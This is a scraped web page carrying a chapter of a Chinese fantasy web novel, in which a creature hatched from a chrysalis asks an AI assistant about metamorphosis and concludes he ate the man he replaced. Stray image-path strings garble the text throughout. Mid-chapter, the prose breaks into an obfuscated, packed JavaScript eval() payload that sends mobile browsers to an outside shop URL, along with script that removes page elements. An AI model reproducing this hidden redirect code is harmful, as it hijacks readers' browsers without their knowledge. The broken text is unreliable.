文趣网 > 都市小说 > 弃养偏执蝴蝶后 > 25. 真相
    说不清是因为对方是执拗傻子,还是其他原因。何青勐只快速扫了季林一眼,后背瞬间窜起一层寒意。

    多年生死关头的历练,让他的身体做出了本能反应。

    几乎在季林拔腿冲来的同时,他猛地侧身窜出,并狠狠向外拽上门。

    可傻子像是气坏了,爆发出的力量大得惊人,砰砰猛拽两下门,竟每次都能扯开一道巴掌宽的缝隙。

    何青勐吓得赶紧抬脚蹬墙借力,身体向后仰顷,死命拽着门把手,完全是对待亡命逃犯的卖力!

    “卧槽,疯子,绝对是个疯子!”

    幸亏这是公共工作间,门上的钥匙大家都懒得拔,何青勐用力到太阳穴青筋直跳,单手控门,另一只手飞速转动钥匙。

    咔哒咔哒,门锁响了两声,双层锁咬合锁定!

    任凭门内的季林再如何暴躁,门终究是开不了了。

    何青勐这才稍稍松劲儿,后怕地退了一步,张嘴又带着火药味儿。

    “你亲她我还不高兴呢,我像你这样发疯了吗?!

    季林,你也就这点本事了。你这智商最多八岁,天天给原月惹麻烦。”

    话音刚落,门内忽然静了下来。

    咦,道德绑架有效啊。

    何青勐眼睛微眯,走上前,又挑衅地在门板上敲了敲,咚咚。

    “真的,查查你的情况吧。原月这么好的女人,嫁给个大智障,再生个小智障,这辈子不是完了么!你要真爱她,就放过她吧。想好了来找我,条件你随便谈。”

    何青勐软硬兼施喊了一通,这才活动了一下肩背,调整状态,转身沿着通道离开了。

    工作间内,季林垂着头,僵立在原地。

    他的肩头剧烈起伏,粗重的呼吸闷在胸腔里,握在拳头里的指甲死死掐进掌心。

    原本清晰的瞳仁,快速在棕瞳与浓黑的异化瞳色之间来回交替翻涌。青蓝面纹只冒出了寸许,就被死死压制在皮肤之下,不得蔓延前进。

    原月的声音一遍遍在他脑海回响。

    “季林,什么才是最重要的!”

    “最重要的是你的身份不能暴露!

    要忍,要忍住。

    不能给原月惹麻烦。

    自我的压抑和绞杀不知过了多久,外面传来了细碎响动,紧接着门忽然被推开——

    季林吓得像畏光的兽类,瞬间缩起肩颈,抬手遮住了自己的脸。

    呼吸停滞,心脏像疯了一样狂跳,脑子里有一个声音在大喊,跑,快跑!脚跟都要抬起来了——

    “季林?”小顾带着担忧的声音,轻轻传来。

    季林的腿僵在那里。

    小顾的脚步越来越近,然后,她拉开了他挡面的手。

    “季林,你怎么……”

    血液瞬间冲上头顶,脸上像被排针扎过一样,泛起密密麻麻的刺痛,耳间全是嘈杂的嗡鸣。

    “你怎么流了这么汗?”

    汗?

    季林的眼球,僵硬地转动了一个刻度。

    小顾连忙从口袋里抽出餐巾纸,给季林擦汗。看着他吓得虚弱汗湿的样子,心里把刚才那个奇怪的男人骂个狗血淋头。

    难怪那个男人走了这么久,季林还不出来。

    原来是那个狗东西把季林反锁了!

    “他怎么欺负你了?你告诉我,告诉原月老师,我们帮你出气!”

    “不行!”季林吓得脸皮一紧,大喊出声。

    话音未落,他跌跌撞撞扑向储物柜,终于在玻璃柜门上看清了自己的倒影。

    他脸上什么异化痕迹都看不到了,看上去和普通人别无二致,只是脸色异常苍白,汗水浸透额发与衣领,透着难以掩饰的虚弱。

    还好……这次控制住了……没给原月惹麻烦。

    季林双腿一软,跌坐到了沙发上。

    腰腹和大腿上,被何青勐揍出来的钝痛感后知后觉地鲜明了起来。

    季林攥紧沙发扶手,默默咬牙忍耐。

    他抬起惨白的脸看向小顾,声音带着恳求。

    “小顾,教我上网吧……”

    手机对季林来说,是一个很神奇很陌生的东西。

    像隐形的脐带,维系着他和原月之间的联系。

    最开始破蛹的日子里,原月会一直开着语音,给独自在家焦躁不安的他听她在学校的声音。

    那种隔着一层微弱电流的杂音,沙沙滋滋,却很能安抚他的神经。

    所以,学会说话后,他要求的第一件事,就是学习用手机联系原月。

    除了原月,他对手机里的其余一切都不感兴趣。可是现在不同了。

    何青勐的话歪打正着,戳中了他心里最不安的角落。

    他不止一次问过原月,却总被原月用“你再长大一点就知道了”这种话敷衍。

    可他……到底是什么怪物?

    小顾离开了,房门重新关紧,窗帘拉上遮住了所有的光线。

    看着黑暗里亮起的小小的屏幕,被压抑的惶恐伴随着黑暗,重新浸满季林的身体。

    大脑中对真相的渴望,和对某种即将摧毁他生活的危险的预知,一起啃咬着他的神经。

    让他既无法破釜沉舟开始询问,又无法从这个念头中脱离。

    要是……要是原月在这里就好了。

    好想她啊。

    想让原月抱着他,哄着他,说她是他最重要的人,说无论他是什么怪物,她都会永远和他在一起!

    想把原月的爱像猩红的鲜血一样,从她的心脏里狠狠挤出来,涂满他的身体……

    那他是不是就不会像现在这样,恐惧到浑身发抖了?

    手指终于按住了屏幕上的小话筒,季林听到了自己干涩阴郁的声音。

    “这个世界上,有什么东西,会从蛹里爬出来……”他断断续续,把自己的异状全部交代清楚。

    松开手,语音转成的文字飞速被整理,排列到了对话框的最上面。

    AI电子音带着分寸得当的亲切,缓缓响起。

    “结合你描述的特征:破蛹而生、带有蓝色鳞粉、躯体背部又硬质突起骨骼、能够释放信息素气味,同时引诱人类与普通蝴蝶。自然界不存在这类生物。听起来更像是发生异变的蝴蝶个体。这是你发现的生物,还是从书上、影视剧上看到的设定?它还有其他特征吗?”

    季林的呼吸停滞好一会,才重新喘气,手指又按到了小话筒上。

    “如果,如果是蝴蝶的话,为什么,一开始是一个样子,从蛹里出来的又是另一个样子……之前那个……东西……去哪了?”

    AI的电子音再次响起,这次抛出了一连窜复杂的词汇,什么“变态发育”“组织溶解重组”“新形态原料”等等,让季林的眼中涌出压抑的烦躁。

    “你,可不可以

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17777866|209249||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    说得简单一点!之前那个,去哪了?!”

    “当然可以。在蝴蝶特殊的蜕变过程,你口中的‘之前那个’会在蛹里彻底融化,变成养料,用来给‘现在这个’长出身体。

    “再简单点来说,‘之前那个’的身体,是‘现在这个’身体的——食物。这样够简单吗?需要我再举个例子吗?”

    ……食物?!

    季林的瞳孔猛地放大,浑身血液瞬间冷了半截!

    他的双唇不受控地张开,呼吸因巨大的惊愕停滞在喉间,说不出一个字。

    从前拼凑出的猜想、认知,轰然碎裂!他骤然直面了自己的贪噬,被这冰冷的真相死死掐住了喉咙。

    所以,原月一直知道,是他吃掉了原来的季林?!

    难怪、难怪刚看到从蛹里出来的是他时,原月的眼神是那样的!

    不,不止那时,她一直恨他!

    只要他有零星冒犯到原来的季林,她就会用那种极度厌恶的眼神,含恨地看着他!

    她怎么可能不恨他?

    他竟然……把她最爱的未婚夫当成食物吃了啊。

    寒意顺着骨头缝不断往外渗,季林的唇齿止不住地发抖。

    他忍不住把手指抵在牙齿间咬住,皮肤纹路上很快就洇出艳红血丝,紧接着,又被仓皇落下的透明泪水冲淡了……

    他是所有怪物中,最恶毒的怪物。

    傍晚时,暮色沉沉的天际落起细雨。

    清冷的雨气顺着窗缝钻入,游走到床边,扑到原月沉睡的脸上。

    昏暗中,原月的脸颊在枕头上蹭了蹭,还未睁眼,先抬手抚上自己的额头。

    好像没那么烫了。

    看来一次吃双倍的感冒药还是有效果的,只是,果然,胃开始隐隐作疼。

    她皱眉摸索到手机,点亮屏幕,睁眼一瞧,竟然已经快七点了。

    怎么季林还没回来?

    今天不还是早班,应该四点半下班吗?

    原月在棉质睡裙外披了一个小毯子,推开自己的房门走了出来。

    整个家里都浸在晦暗不明的光线里,一片昏黑寂静,家具的轮廓都变得朦胧,藏在淡淡的阴影之中。

    太静了,恍然间,让她产生了一种被全世界抛弃了的空旷孤凉。她忍不住暗想,如果起床看到的是,厨房暖黄的灯亮着,季林围着围裙在灶火前专注忙碌,鲜美的清粥咕噜咕噜冒着泡泡,把厨房的玻璃门上熏出雾蒙蒙的水汽……她可能会舒服许多。

    原月握着自己的手机,抿着嘴苦恼了起来。

    昨天两个人摊牌后,闹得很不愉快。

    从她说出不爱他那句话以后,季林像是气狠了,咬着牙,从昨晚到今早,一声也没吭过。

    现在不回来,有可能是还在生气。

    也有可能是下雨了,在等她去送伞?

    ……如果先打电话关心,算她示弱吗?

    原月把自己软塌塌地砸进沙发里,把头埋进抱枕堆中。

    沉默逃避了好几分钟后。

    她又猛地抬头,手指在屏幕上飞快点了两下,放在了耳边。

    嘟声连续响了十几声,无人接听。

    就在原月耐心要耗尽,几乎准备挂断的刹那,听筒里终于响起轻微的接通提示音。

